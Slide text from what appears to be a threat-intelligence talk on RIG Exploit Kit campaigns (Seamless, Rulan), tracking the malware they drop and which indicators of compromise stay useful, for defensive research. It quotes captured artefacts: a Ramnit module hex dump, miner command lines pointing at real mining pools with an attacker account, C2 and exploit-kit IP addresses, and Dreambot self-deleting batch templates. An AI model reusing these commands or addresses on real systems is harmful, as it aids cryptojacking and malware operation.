
# Differences in malware due to path

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- **Hash differs for each pass even in the same Gate**
  - There are differences in numbers
  - October
    - /test1 384
    - /test2 358
    - /test3 352
    - /test4 287
- **Globe Imposter (Ransomware) dropped once in one pass**
  - September, about two days
  - Other than that, Ramnit

# Ramnit's communication destination for each pass

- The destination to which Ramnit communicates changes for each pass
- Common communication destinations also exist
  - Register botnet





# Ramnit change per pass

- DLLs to download are almost the same

- Antivirus Trusted Module v2.0
  - (AVG, Avast, Nod32, Norton, Bitdefender)
- CookieGrabber
- Hooker
  - IE & Chrome & FF injector
- VNC IFSB
  - Browser communication hook
- FF&Chrome reinstall
- FtpGrabber

```
00000000: 64f3 81c5 4176 5472 7573 7400 0000 0000 j...AvTrust....
00000010: 0000 0000 0000 0000 416e 7469 7669 7275 .....Antiviru
00000020: 7320 5472 7573 7465 6420 4d6f 6475 6c65 s Trusted Module
00000030: 2076 322e 3020 2841 5647 2c20 4176 6173 v2.0 (AVG, Avas
00000040: 742c 204e 6f64 3332 2c20 4e6f 7274 6f6e t, Nod32, Norton
00000050: 2c20 4269 7464 6566 656e 6465 7229 0000 , Bitdefender)..
00000060: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000070: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000080: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000090: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000100: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000110: 0000 0000 0000 0000 5858 2753 74a6 7d1e .....XX'St.}.
00000120: 4d5a 9000 0300 0000 0400 0000 ffff 0000 MZ.....
00000130: b800 0000 0000 0000 4000 0000 0000 0000 .....@.....
00000140: 0000 0000 0000 0000 0000 0000 0000 0000 .....
00000150: 0000 0000 0000 0000 0000 0000 b800 0000 .....
00000160: 0e1f ba0e 00b4 09cd 21b8 014c cd21 5468 .....!.L!Th
00000170: 6973 2070 726f 6772 616d 2063 616e 6e6f is program canno
00000180: 7420 6265 2072 756e 2069 6e20 444f 5320 t be run in DOS
00000190: 6d6f 6465 2e0d 0d0a 2400 0000 0000 0000 mode....$.
000001a0: 06d8 19d2 42b9 7781 42b9 7781 42b9 7781 ....B.w.B.w.B.w.
000001b0: be99 6581 40b9 7781 cca6 6481 36b9 7781 ..e.@.w...d.6.w.
000001c0: 5269 6368 42b9 7781 0000 0000 0000 0000 RichB.w.....
000001d0: 0000 0000 0000 0000 0000 0000 0000 0000 .....PE..L...
```

UPX packed DLL

# Ramnit change per pass

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- **config varies from region to region**
  - Probably controlled by IP
  - Japan → credit card company, famous site
  - USA → Bank, shopping site, accommodation reservation, famous site
- **USA**
  - Download and run AZORult






# Summary of Seamless (Malware)

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- Continuously using Ramnit
- There are variations in the number of hash changes depending on the Country
- Multiple paths exist in Gate, and the behavior of malware changes for each region (IP)
- Ramnit's bot registration destination does not change



# [Rulan] Trends in the number of malware



# Families dropped by Rulan

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## Main

### Chthonic

- Banking Trojan
- **Panda Banker**
  - Banking Trojan

## Only a few


- **AZORult**
  - InfoSteiller
- **Quant Loader**
  - Downloader
- **Dreambot**
  - Banking Trojan
- **XMR miner**
  - Minero Minor
- **smoke loader**
  - Downloader

# Changes in malware downloaded by Smoke Loader

- Atmos

- 10/19

Analysed 41 processes in total (System Resource Monitor).



- monero miner

- 10/20

Process tree
<b>c9cd064344e0293373ea4282a5a922bbfc69472080729680d59f03d2ce12dea7.bin</b> "C:\Users\John\AppData\Local\Temp\c9cd064344e0293373ea4282a5a922bbfc69472080729680d59f03d2ce12dea7.bin"
<b>explorer.exe</b> explorer.exe
<b>explorer.exe</b> explorer.exe
<b>wuauclt.exe</b> "C:\Users\John\AppData\Local\Temp\6152.tmp\wuauclt.exe" -o stratum+tcp://xmr.pool.minergate.com:45560 -u asrarhaghighi007@gmail.com -p x -safe



# Monero Miner

- Minor of Monero (XMR) currency that can be mined by CPU
- Generally diverted programs and pools used in mining, not malware
  - Minergate
  - nanopool

## wuaucit.exe

👁 "C:\Users\John\AppData\Local\Temp\3F43.tmp\wuaucit.exe" -o stratum+tcp://xmr.pool.minergate.com:45560 -

## MicrosoftViewer.exe

👁 "C:\Users\John\AppData\Roaming\MicrosoftViewer.exe" -o stratum+tcp://xmr-eu1.nanopool.org:14444 -u 4JUdGzvrMFDWrUUv



# Summary of Rulan (Malware)

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- Use multiple malware
- There are variations in the number of changes in hash depending on the malware family
- Activity period is irregular
- Eventually I ceased to use EK

# Others

- Fobos
  - Bunitu



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#Fobos -> #RigEK 176.57.220.130 -> #Bunitu

[hybrid-analysis.com/sample/e23bda7...](https://hybrid-analysis.com/sample/e23bda7...)

[virustotal.com/#/file/e23bda7...](https://virustotal.com/#/file/e23bda7...)

- Ngay
  - Miner



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#Ngay campaign -> #RigEK 5.23.48.135 -> #QuantLoader -> Coin Miner

[reverse.it/sample/a36c8a1...](https://reverse.it/sample/a36c8a1...)

[virustotal.com/#/file/a36c8a1...](https://virustotal.com/#/file/a36c8a1...)

# How to investigate malware

# Identify malware family name

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- Once families can be identified, already analyzed information is easy to find
  - Effective utilization of known information
- **Even if the hash of the malware is different, if the family is the same, there is no need to analyze**
  - Reduction of the number of malware requiring analysis





# How to identify the family name of malware

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- **Using VirusTotal**
  - Confirm detection names of multiple anti-virus software
- **Manual analysis**
  - Determine families from the characteristics of malware
- **Utilization of public information**
  - Collection of public information
  - Survey of malicious IOC
  - Utilization of known information
  - Comparison with collected threat information



# How to identify the family name of malware

- **Using VirusTotal**

- Confirm detection names of multiple anti-virus software

Accuracy is not good

- **Manual analysis**

- Determine families from the characteristics of malware


It takes time and effort  
Advanced skill required

- **Utilization of public information**

- Collection of public information
- Survey of malicious IOC
- Utilization of known information
- Comparison with collected threat information

# Collection of public information

- Collect open information on EK and malware





# Investigation of malware of IOC

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- **Use an open source sandbox**
  - Cuckoo
- **Use an online sandbox**
  - Hybrid Analysis
  - Joe sandbox
  - any.run

# Utilization of known information

- Investigate the IOC of malware already labeled with family name



**MALWARE-TRAFFIC-ANALYSIS.NET**

**2017-12-28 - SEAMLESS CAMPAIGN CONTINUES USING RIG EK TO SEND RAMNIT BANKING TROJAN**

ASSOCIATED FILES:

- Zip archive of the pcap: 2017-12-28-Seamless-campaign-Rig-EK-sends-Ramnit.pcap.zip 1.0 MB (1,043,770 bytes)
  - 2017-12-28-Seamless-campaign-Rig-EK-sends-Ramnit.pcap (1,184,893 bytes)
- Zip archive of the malware and artifacts: 2017-12-28-Seamless-campaign-Rig-EK-malware-and-artifacts.zip 166 kB (166,112 bytes)
  - 2017-12-28-Rig-EK-artifact-o32.tmp.txt (1,141 bytes)
  - 2017-12-28-Rig-EK-flash-exploit.swf (12,188 bytes)
  - 2017-12-28-Rig-EK-landing-page.txt (96,421 bytes)
  - 2017-12-28-Rig-EK-payload-Seamless-campaign-Ramnit-bilo400.exe (165,888 bytes)



# Hash value can not be used as IOC

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- Malware dropping from EK changes at high frequency
- Number of unique malware per observed campaign
  - Seamless
    - 948 malware
  - Rulan
    - 531 malware

# Notable IOC

- Malware communication destination
- Behavior of malware
  - Registry
  - Execution command, file to be created
  - Ransom note, extension



# Unchanged IOC

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Destination to be used for a long time

## Ramnit

- IP address
  - The IP address (87.106.190.153) for bot registration is used for a long time regardless of whether it is gate or pass
- DGA domain name
  - Once analyzed it can be used for a long time

## • Chthonic

- C2 server does not change for 2 months
- Connected to ponedobla [...] bit





# Unchanged IOC

## Ramnit

- Registry used for administrator authority check
  - jfghdug\_ooetvtgk



## Panda Banker

## Dreambot

.bat file to create and run

```
@echo off
:d
del /F /Q "%TEMP%\{filename}"
if exist "%TEMP%\{filename}" goto
d
del /F "%TEMP%\upd[a-z0-9]{8}.bat"
```

```
: [0-9]{8}
if not exist %1 goto [0-9]{10}
cmd /C %1 %2%
if errorlevel 1 goto [0-9]{8}
: [0-9]{10}
del %0"
```

# Sharing IOC

- Distributing in misp format
  - <https://github.com/nao-sec/ioc>

```
{
  "deleted": false,
  "event_id": "14",
  "object_relation": null,
  "type": "regkey|value",
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


# Reduction of investigation man-hours by binary similarity of malware

- Experiment with the following hash algorithm
  - imphash
  - ssdeep
  - sdhash
  - impfuzzy
  - TLSH
- **impfuzzy and tlsh showed similarity to some extent in the case of the same family**
  - use impfuzzy

# malware drop by Seamless


- It belonged to the same family but it was classified into multiple clusters
  - 224  $\rightarrow$  9 clusters
- When the dropping date is close, the similarity is high
  - The characteristics of the packer are similar



# malware drop by Rulan

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- Because there are many families there is no coherence as Seamless
- 453 → 28 clusters
- Sometimes there is no similarity
- When the dropping date is close, the similarity is high



# Summary

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- **DbD attack continued to decline in 2016**
  - Large-scale attack campaign changes since April
    - Stop pseudo-Darkleech's activity
    - ElTest changes to Technical Support Scam
- **Overwhelming proportion of RIG Exploit Kit in 2017**
  - Stable use for many attack campaigns throughout the year
- **Change in attack campaign**
  - Many attack campaigns are Malvertising
  - Also attack campaign targeting Japan

# Summary

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- The hash of the malware used in EK is changed irregularly
- The malware family is fixed to some extent for each campaign
- Since the attacker's resources are limited, the communication destination does not change compared with the hash
- Behavior-based IOC is valid for a long time
- Using the binary similarity, it was possible to classify the same family to some extent

# Any Questions?